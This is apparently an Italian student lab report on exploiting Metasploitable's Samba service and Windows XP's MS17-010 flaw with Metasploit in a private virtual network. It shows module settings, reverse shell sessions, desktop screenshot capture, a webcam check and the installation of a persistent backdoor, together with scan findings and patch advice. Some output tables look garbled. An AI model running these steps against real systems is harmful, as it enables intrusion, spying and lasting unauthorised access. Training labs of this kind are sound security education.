The screenshot shows a dark-themed Nessus scan interface. At the top left, it displays 'Vulnerabilities 61'. Below this, a red box highlights a 'HIGH' severity level next to the title 'Samba Badlock Vulnerability'. The main content area contains two sections: 'Description' and 'Solution'. The 'Description' section provides a detailed technical explanation of the vulnerability, stating that Samba, a CIFS/SMB server, is affected by a flaw known as Badlock in its SAM and LSAD protocols. It describes how a man-in-the-middle attacker can exploit this to force a downgrade of authentication levels, allowing arbitrary network calls in the user's context. The 'Solution' section advises upgrading to Samba version 4.2.11 / 4.3.0 / 4.4.2 or later.

Vulnerabilities 61

HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.0 / 4.4.2 or later.

PARTE PRATICA

Exploit Samba

Sfruttiamo la vulnerabilità trovata in precedenza per avere il controllo su Metasploitable.

Avviamo quindi Metasploit e facciamo una ricerca degli exploit utili ad attaccare il servizio Samba.

Scegliamo di utilizzare l'exploit n. 8 ed iniziamo con la sua configurazione.

8	exploit/multi/samba/usermap_script	2007-05-14	e
xcellent	No	Samba "username map script" Command Execution	
9	exploit/multi/samba/nttrans	2003-04-07	a
verage	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow	
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	n
ormal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow	
11	auxiliary/admin/smb/samba_symlink_traversal		n
ormal	No	Samba Symlink Directory Traversal	
12	auxiliary/scanner/smb/smb_uninit_cred		n
ormal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State	
13	exploit/linux/samba/chain_reply	2010-06-16	g
ood	No	Samba chain_reply Memory Corruption (Linux x86)	
14	exploit/linux/samba/is_known_pipename	2017-03-24	e
xcellent	Yes	Samba is_known_pipename() Arbitrary Module Load	
15	auxiliary/dos/samba/lsa_addprivs_heap		n
ormal	No	Samba lsa_io_privilege_set Heap Overflow	
16	auxiliary/dos/samba/lsa_transnames_heap		n
ormal	No	Samba lsa_io_trans_names Heap Overflow	
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	g
ood	Yes	Samba lsa_io_trans_names Heap Overflow	
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	a
verage	No	Samba lsa_io_trans_names Heap Overflow	
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	a
verage	No	Samba lsa_io_trans_names Heap Overflow	
20	auxiliary/dos/samba/read_nttrans_ea_list		n
ormal	No	Samba read_nttrans_ea_list Integer Overflow	
21	exploit/freebsd/samba/trans2open	2003-04-07	g
reat	No	Samba trans2open Overflow (+BSD x86)	
22	exploit/linux/samba/trans2open	2003-04-07	g
reat	No	Samba trans2open Overflow (Linux x86)	
23	exploit/osx/samba/trans2open	2003-04-07	g
reat	No	Samba trans2open Overflow (Mac OS X PPC)	
24	exploit/solaris/samba/trans2open	2003-04-07	g
reat	No	Samba trans2open Overflow (Solaris SPARC)	
25	exploit/windows/http/sambab6_search_results	2003-06-21	n
ormal	Yes	Samba 6 Search Results Buffer Overflow	

PARTE PRATICA

Exploit Samba

Tramite il comando “show options” andiamo a configurare tutti i requisiti necessari al corretto funzionamento dell’exploit (Required Yes)¹.

Impostiamo quindi l’IP della macchina target, della macchina attaccante e la listen port².

```
1. msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
    Home
      Name  Current Setting  Required  Description
      --  --  --  --
      CHOST          no        The local client address
      CPORT          no        The local client port
      Proxies        no        A proxy chain of format ty
      RHOSTS         yes       The target host(s), see ht
      RPORT          139       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
      Name  Current Setting  Required  Description
      --  --  --  --
      LHOST          127.0.0.1   yes       The listen address (an inter
      LPORT          4444       yes       The listen port
```

```
2. msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
    Home
      Name  Current Setting  Required  Description
      --  --  --  --
      CHOST          no        The local client address
      CPORT          no        The local client port
      Proxies        no        A proxy chain of format ty
      RHOSTS         192.168.50.150  yes       The target host(s), see ht
      RPORT          139       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
      Name  Current Setting  Required  Description
      --  --  --  --
      LHOST          192.168.50.100  yes       The listen address (an inter
      LPORT          5555       yes       The listen port
```

PARTE PRATICA

Exploit Samba

Siamo pronti, lanciamo l'exploit e stabiliamo una **connessione** con la macchina target¹.

Utilizziamo il comando "ifconfig" per visualizzare le informazioni di rete della macchina target².

1.

```
[*] 192.168.50.150 - Command shell session 3 closed. Reason: User exit  
msf6 exploit(multi/samba/usermap_script) > exploit  
  
[*] Started reverse TCP handler on 192.168.50.100:5555  
[*] Command shell session 4 opened (192.168.50.100:5555 → 192.168.50.150:45577) at 2023-11-13 11:29:32 +0100
```

2.

```
ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:43:dc:89  
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe43:dc89/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:17468 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:14085 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:2103003 (2.0 MB) TX bytes:2434553 (2.3 MB)  
             Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:975 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:975 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:207858 (202.9 KB) TX bytes:207858 (202.9 KB)
```

EXPLOIT METASPLOITABLE CON METASPLOIT

Giorno 4

CONSIDERAZIONI

L'SMB è un protocollo per la condivisione di risorse. Gli utenti possono connettersi a un server per accedere ai file al suo interno, oltre che poterne caricare di nuovi. L'implementazione di un sistema di autenticazione è essenziale per la sicurezza come il mantenere Samba e i sistemi operativi coinvolti sempre aggiornati.

EXPLOIT WINDOWS CON METASPLOIT

Giorno 5

SCOPO DELL'ESERCIZIO

Effettuare un Vulnerability Scanning su Windows XP e sfruttare la vulnerabilità su MS17-010. Ottenere una sessione e recuperare informazioni tra cui:

- 1) Se la macchina target è una macchina virtuale oppure una macchina fisica;
- 2) Le impostazioni di rete della macchina target;
- 3) Uno screenshot del desktop.

CENNI TEORICI

MS17-010

La vulnerabilità MS17-010 coinvolge il **protocollo SMB** utilizzato per la condivisione di file e stampanti in reti.

Gli attaccanti potevano sfruttare questa falla per eseguire codice dannoso senza richiedere l'autenticazione dell'utente.

Backdoor

Una backdoor permette l'accesso, sia autorizzato che non autorizzato, al sistema **bypassando** le consuete procedure di autenticazione.

Questo strumento può essere utilizzato per scopi legittimi, come la **manutenzione** o l'accesso facilitato per gli amministratori, ma costituisce una **minaccia** quando sfruttato da utenti malintenzionati per ottenere **accesso non autorizzato** al sistema.

CENNI TEORICI

Un po' di storia

La vulnerabilità SMB nei sistemi Windows ha portato ad uno dei più famosi hacking della storia, un ransomware conosciuto come WannaCry. Nato nel 2017 sfruttando l'exploit EternalBlue, precedentemente sviluppato dalla NSA e poi rubato, viene rilasciato e si diffonde su milioni di dispositivi in oltre 150 paesi. Il ransomware criptava i file degli utenti e richiedeva un riscatto in BTC per il ripristino dell'accesso minacciandone l'eliminazione.

PARTE PRATICA

Configurazione IP

Configuriamo gli indirizzi IP delle macchine andando a modificare il file di configurazione di rete, sia per la macchina attaccante Kali¹, sia per la macchina vittima Windows XP².

```
1. eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
       inet6 fe80::a00:27ff:feaa:ffff prefixlen 64 scopeid 0x20<link>
           ether 08:00:27:aa:df:ff txqueuelen 1000 (Ethernet)
               RX packets 15 bytes 1064 (1.0 KiB)
               RX errors 0 dropped 0 overruns 0 frame 0
               TX packets 16 bytes 2448 (2.3 KiB)
               TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
2. C:\Documents and Settings\Epicode_user>ipconfig

    Configurazione IP di Windows

    Scheda Ethernet Connessione alla rete locale (LAN):

        Suffisso DNS specifico per connessione:
        Indirizzo IP. . . . . : 192.168.200.200
        Subnet mask . . . . . : 255.255.255.0
        Gateway predefinito . . . . . :
```

PARTE PRATICA

Scansione Nessus

Dopo aver scansionato WinXP, troviamo la vulnerabilità “MS17-010”.

Quest'ultima è una vulnerabilità critica nei sistemi operativi WinXP in quanto un attaccante può sfruttare questa falla per eseguire codice dannoso senza richiedere l'autenticazione dell'utente.

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION)

Description
The remote Windows host is affected by the following vulnerabilities:

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYN(CRY) are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalLocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft #32464547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

PARTE PRATICA

Exploit MS17-010

Impostiamo l'exploit che utilizzeremo per attaccare Windows XP e lo lanciamo.

Otteniamo così una connessione ed eseguiamo un test per confermare di essere sulla macchina target.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
-- 
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/  no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   wordlists/named_pipes.txt                yes      List of named pipes to check
RHOSTS        192.168.200.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The Target port (TCP)
SERVICE_DESCRIPTION  WannaCry / WannaCrypt is a ransomware program that spreads via ETERNALBLUE. WannaCry / WannaCrypt is a ransomware program that spreads via ETERNALBLUE.
SERVICE_DISPLAY_NAME  RDP service is a Microsoft Windows Group vulnerabilities. RDP is a ransomware program that spreads via ETERNALBLUE.
SERVICE_NAME    ADMIN$        no        The service name
SHARE          ADMIN$        yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain      windows       no        The Windows domain to use for authentication
SMBPass             no        The password for the specified username
SMBUser             no        The username to authenticate as

Plugin Details
Severity: High
ID: 37233
Version: 1.20
Type: exploit/multi/handler
Platform: windows
Modified: May 25, 2023
VULN: Key Drivers
Threat Intensity: Very Low
Existing Core: Medium
Product Coverage: Low
CVSSv3 Impact Score: 5.9
Threat Sources: Security Research
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [*] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x85f27c70
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... vERKFmCN.exe
[*] 192.168.200.200:445 - Created \vERKFmCN.exe...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \vERKFmCN.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1034) at 2023-11-13 10:52:53 +0100
```

PARTE PRATICA

Fase di test

Tra le tante informazioni che possiamo reperire, ci soffermiamo su alcune in particolare:

- 1) Se la macchina target è una macchina virtuale oppure una macchina fisica.
- 2) Le impostazioni di rete della macchine target.
- 3) Se la macchina target ha a disposizione delle webcam attive.
- 4) Recuperare uno screenshot del desktop.

PARTE PRATICA

Virtual o Physical Machine

Come prima informazione, andiamo a controllare se la macchina che abbiamo appena exploitato sia una macchina virtuale o fisica.

Per fare ciò, avviamo la Shell e tramite il comando “**SYSTEMINFO**” recuperiamo tutte le informazioni riguardanti la macchina target.

Nella categoria “**Modello Sistema**” possiamo infatti notare accanto la scritta “**VirtualBox**”, andando a rispondere al nostro primo quesito.

```
C:\WINDOWS\system32>SYSTEMINFO  
SYSTEMINFO  
  
Nome host: TEST-EPI  
Nome SO: Microsoft Windows XP Professional  
Versione SO: 5.1.2600 Service Pack 3 build 2600  
Produttore SO: Microsoft Corporation  
Configurazione SO: the following vulnerabilities are present:  
Tipo build SO: Workstation autonoma  
Proprietario registrato: Uniprocessor Free  
Organizzazione registrata: test_pc  
Numero di serie: 76435-640-3757355-23607  
Data di installazione originale: 01/08/2012, 15.07.00  
Tempo di funzionamento sistema: 0 giorni, 0 ore, 40 minuti, 52 secondi  
Produttore sistema: innotek GmbH  
Modello sistema: VirtualBox  
Tipo sistema: X86-based PC  
Processore: 1 processore(i) installati.  
[01]: x86 Family 25 Model 33 Stepping 2 AuthenticAMD ~3831 Mhz  
Versione BIOS: VBOX - 1  
Directory Windows: C:\WINDOWS  
Directory di sistema: C:\WINDOWS\system32  
Unità di avvio: \Device\HarddiskVolume1  
Impostazioni internazionali sistema: it;Italiano (Italia)  
Impostazione internazionale di input: it;Italiano (Italia)  
Fuso orario: N/D  
Memoria fisica totale: 1.023 MB  
Memoria fisica disponibile: 824 MB  
Memoria virtuale: dimensione massima: 2.048 MB  
Memoria virtuale: disponibile: 2.008 MB  
Memoria virtuale: in uso: 40 MB  
Posizioni file di paging: C:\pagefile.sys  
Dominio: WORKGROUP  
Server di accesso: N/D  
Aggiornamenti rapidi: 1 Aggiornamenti rapidi installati.  
[01]: Q147222  
Schede di rete:  
[01]: Scheda server Intel(R) PRO/1000 Gigabit  
Nome connessione: Connessione alla rete locale (LAN)  
DHCP abilitato: No  
Indirizzi IP:  
[01]: 192.168.200.200
```

PARTE PRATICA

Impostazione di rete e webcam

Successivamente andiamo a spiare la configurazione di rete della macchina exploitata.

Per fare ciò, abbiamo eseguito il comando “**ifconfig**” e notato come l’indirizzo IP sia effettivamente quello di Windows XP¹.

Dopo abbiamo fatto un controllo delle webcam attive sulla macchina tramite il comando “**webcam_list**”.

Ci assicuriamo che il target non abbia webcam attive².

```
1. Interface 2  
=====  
Name      : Scheda server Intel(R) PRO/1000 Gigabit  
Hardware MAC : 08:00:27:af:67:3f  
MTU       : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```

```
2. meterpreter > webcam_list  
[-] No webcams were found
```


PARTE PRATICA

Screenshot Desktop XP

Infine ci spostiamo nel Desktop della macchina target ed eseguiamo uno screenshot tramite l'apposito comando¹.

Andando nel path di ricezione, possiamo trovare lo screenshot scattato sul Desktop della macchina vittima².

2.



1. `meterpreter > screenshot`
Screenshot saved to: /home/simone/LGTBkplt.jpeg

PARTE PRATICA

Backdoor

Andiamo ad installare una backdoor sulla macchina vittima WinXP.

Per prima cosa lasciamo in **background** la connessione remota precedentemente creata ed andiamo ad impostare un **secondo exploit** che avvierà ed eseguirà la backdoor.

Come requisiti per il corretto funzionamento, ci viene richiesto di impostare una **SESSION** (in questo caso, quella precedente in background).

Lanciamo l'exploit che passerà tramite la sessione attiva.

```
msf6 exploit(windows/smb/ms17_010_psexec) > search persistence_service
Matching Modules
=====
#  Name
-  exploit/windows/local/persistence_service  2018-10-20  excellent
Interact with a module by name or index. For example info 0, use 0 or use -l
msf6 exploit(windows/smb/ms17_010_psexec) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/persistence_service) > options
Module options (exploit/windows/local/persistence_service):
=====
Name          Current Setting  Required  Description
---          ---            ---        ---
REMOTE_EXE_NAME      no           The remote victim name. Random string as default.
REMOTE_EXE_PATH       no           The remote victim exe path to run. Use temp directory as default.
RETRY_TIME          5             no         The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION      no           The description of service. Random string as default.
SERVICE_NAME          no           The name of service. Random string as default.
SESSION              1             yes        The session to run this module on
```

PARTE PRATICA

Backdoor

Visualizziamo tutti i processi attivi sulla macchina target.

Il processo della backdoor è quello rappresentato dal PID 672.

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
348	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
568	348	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
592	348	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
644	592	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
656	592	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\TEMP\xPsGfleX.exe
672	1636	xPsGfleX.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wscntfy.exe
696	1036	wscntfy.exe	x86	0	TEST-EPI\Epicode_user	C:\WINDOWS\system32\rundll32.exe
712	156	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\logon.scr
796	592	logon.scr	x86	0	TEST-EPI\Epicode_user	

Il processo della backdoor è programmato per avviarsi all'accensione del S.O.

In questo modo non abbiamo più bisogno di eseguire i passaggi precedenti alla configurazione della backdoor.

PARTE PRATICA

Handler

L'handler è un modulo che permette le **comunicazioni in entrata** verso la macchina attaccante previa installazione di una backdoor.

Tramite quest'ultimo andiamo ad impostare una **reverse shell**, in modo che ogni volta che la macchina vittima viene accesa, verrà avviata la **comunicazione** verso la macchina attaccante.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 11:28 CET
Nmap scan report for 192.168.200.100
Host is up (0.00011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8888/tcp  open  sun-answerbook
```

Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds

La porta in ascolto della macchina attaccante
a cui si connette la vittima.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.200.100:8888
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 3 opened (192.168.200.100:8888 → 192.168.200.200:1047) at 2023-11-13 11:59:50 +0100
meterpreter > ps
Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\TEMP\xPsGfleX.exe
4	0	System	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
276	672	xPsGfleX.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
348	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
604	348	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
628	348	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
672	628	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
684	628	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
840	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
920	672	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe

EXPLOIT WINDOWS CON METASPLOIT

Giorno 5

CONSIDERAZIONI

Per mitigare tale vulnerabilità Microsoft rilascia nuovi aggiornamenti dei sistemi operativi di Windows o consiglia l'aggiornamento della versione di SMBv1.

Se non si ha bisogno di condividere file o stampanti sulla tua rete si può ovviare a questa soluzione disabilitando il servizio sulla porta 445 (SMB)



FINE

Luca Galleani, Stefano Castiglioni, Alessandro Morabito, Luca Danelli,
